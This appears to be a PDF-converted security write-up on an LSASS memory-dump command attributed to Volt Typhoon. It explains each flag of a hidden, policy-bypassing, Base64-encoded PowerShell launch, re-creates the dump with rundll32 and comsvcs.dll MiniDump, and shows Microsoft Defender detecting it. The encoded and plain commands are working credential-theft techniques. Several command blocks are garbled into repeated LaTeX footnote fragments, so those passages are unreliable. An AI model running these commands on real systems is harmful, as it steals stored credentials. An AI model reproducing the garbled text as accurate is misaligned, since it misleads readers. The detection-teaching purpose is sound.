

# LSASS dump command - Volt Typhoon



cmd.exe /c powershell -exec bypass -W hidden -nop -E cgB1AG4AZABsAGwAMwAyAC4AZQB4AGUAIABDADoAXABXAGkAbgBkAG8AdwBzAFwAUwB5AHMAdAB1A G0AMwAyAFwAYwBvAG0AcwB2AGMAcwAuAGQAbABsACwAIABNAGkAbgBpAEQAdQBtAHAAIAA1ADUAMg AgAEMAOgBcAFcAaQBuAGQAbwB3AHMAXABUAGUAbQBwAFwAdgBtAHcAYQByAGUALQB2AGgAbwBzAHQ ALgBkAG0AcAAgAGYAdQBsAGwA

Command	Notes
cmd.exe	This is the Windows Command Prompt itself.
/c	It's an option that tells it to execute the command that follows and then terminate.
powershell	This launches the Windows PowerShell environment.
-exec bypass	This is a PowerShell execution policy bypass. It allows PowerShell to run scripts regardless of the execution policy set on the system. This can be used to run scripts that might otherwise be blocked for security reasons.
-W hidden	This parameter makes the PowerShell window hidden, so it runs in the background without displaying a visible window to the user.
-nop	This stands for "NoProfile" and tells PowerShell not to load the user's profile when it starts. This can make the execution of the script faster and can be useful when running scripts in non-interactive modes.
-E	This indicates that the following argument should be treated as a script block to be executed by PowerShell. In this case, the script block is "cgB1 GwA".

# LSASS dump command - Simulation

This command is telling cmd.exe to use rundll32.exe to run a function called MiniDump from the comsvcs.dll file. It's saving the result as a dump file named out.dmp in the C:\(\text{Ytemp directory and specifying that it should be a full dump.}\)

cmd.exe /C "C:\footnote{\text{Windows\footnote{System32\footnote{Normalize}} cmd.exe /C "C:\footnote{\text{Windows\footnote{System32\footnote{System32\footnote{Cmd.exe}} cmd.exe /C } C:\footnote{\text{Windows\footnote{System32\footnote{Cmd.exe}} cmd.exe}} C:\footnote{\text{Windows\footnote{System32\footnote{Cmd.exe}} cmd.exe}} C:\footnote{\text{Windows\footnote{System32\footnote{Cmd.exe}} cmd.exe}} C:\footnote{\text{Windows\footnote{System32\footnote{Cmd.exe}} cmd.exe}} C:\footnote{\text{Windows\footnote{System32\footnote{Cmd.exe}} cmd.exe}} C:\footnote{\text{Windows\footnote{System32\footnote{Cmd.exe}} cmd.exe}}} C:\footnote{\text{Windows\footnote{System32\footnote{Cmd.exe}} cmd.exe}} C:\footnote{\text{Windows\footnote{Cmd.exe}} cmd.exe}} C:\footnote{\text{Windows\footnote{Cmd.exe}} cmd.exe}} C:\footnote{\text{Windows\footnote{Cmd.exe}} cmd.exe}} cmd.exe} C:\footnote{\text{Windows\footnote{Cmd.exe}} cmd.exe}} cmd.exe} cmd.ex

e.g. rundll32.exe <DLL file>,<Entry Point> [Optional Arguments]
https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/rundll32

## Encode the command to perform an LSASS dump with Base64 in PowerShell







YwBtAGQALgBlAHgAZQAgAC8AQwAgACIAQwA6AFwAVwBpAG4AZABVAHCACwBCAFMAeQBzAHQAZQBtADMAMgBCAHIAdQBuAGQAbABSADMAMgAuAGUAeABlACAAQwA6AFwAdwBpAG4AZABVAHCACwBCAFMAeQBzAHQAZQBtADMAMgBCAGMAbwBtAHMAdgBjAHMALgBkAGwAbAASACAATQBpAG4AaQBEAHUAbQBwACAANwA3ADIAIABDADOAXABOAGUAbQBwAFwAbwB1AHQALgBkAGOACAAgAGYAdQBSAGwAIgA=





#### powershell.exe -encodedcommand


YWBTAGQALgBlAHgAZQAGAC8AQWAGACIAQWA6AFWAVWBPAG4AZABVAHCACWBCAFMAeQBZAHQAZQBTADMAMGBCAHIAdQBUAGQAbABSADMAMGAUAGUAEABlACAAQWA6A FWAdWBPAG4AZABVAHCACWBCAFMAeQBZAHQAZQBTADMAMGBCAGMAbWBTAHMAdgBjAHMALgBkAGWAbAASACAATQBPAG4AaQBEAHUAbQBWACAANWA3ADIAIABDADOAXA BOAGUAbQBWAFWAbWB1AHQALgBkAGOACAAGAGYAdQBSAGWAIGA=

Manage incident 7 Ask Defender Experts — Comments and history


Incidents > 'DumpLsass' detected on one endpoint




### 'DumpLsass' detected on one endpoint



Microsoft Defender for Endpoint decoded the Base64-encoded command line.







cmd.exe /C "C:\footnotesis Windows\footnotesis System32\footnotesis cmd.exe /C "C:\footnotesis Windows\footnotesis System32\footnotesis cmd.exe C:\footnotesis Windows\footnotesis System32\footnotesis C:\footnotesis System32\footnotesis System32\footnotesis C:\footnotesis System32\footnotesis C:\footnotesis System32\footnotesis C:\footnotesis System32\footnotesis System32\footnotesis System32\footnotesis C:\footnotesis System32\footnotesis System32\footnot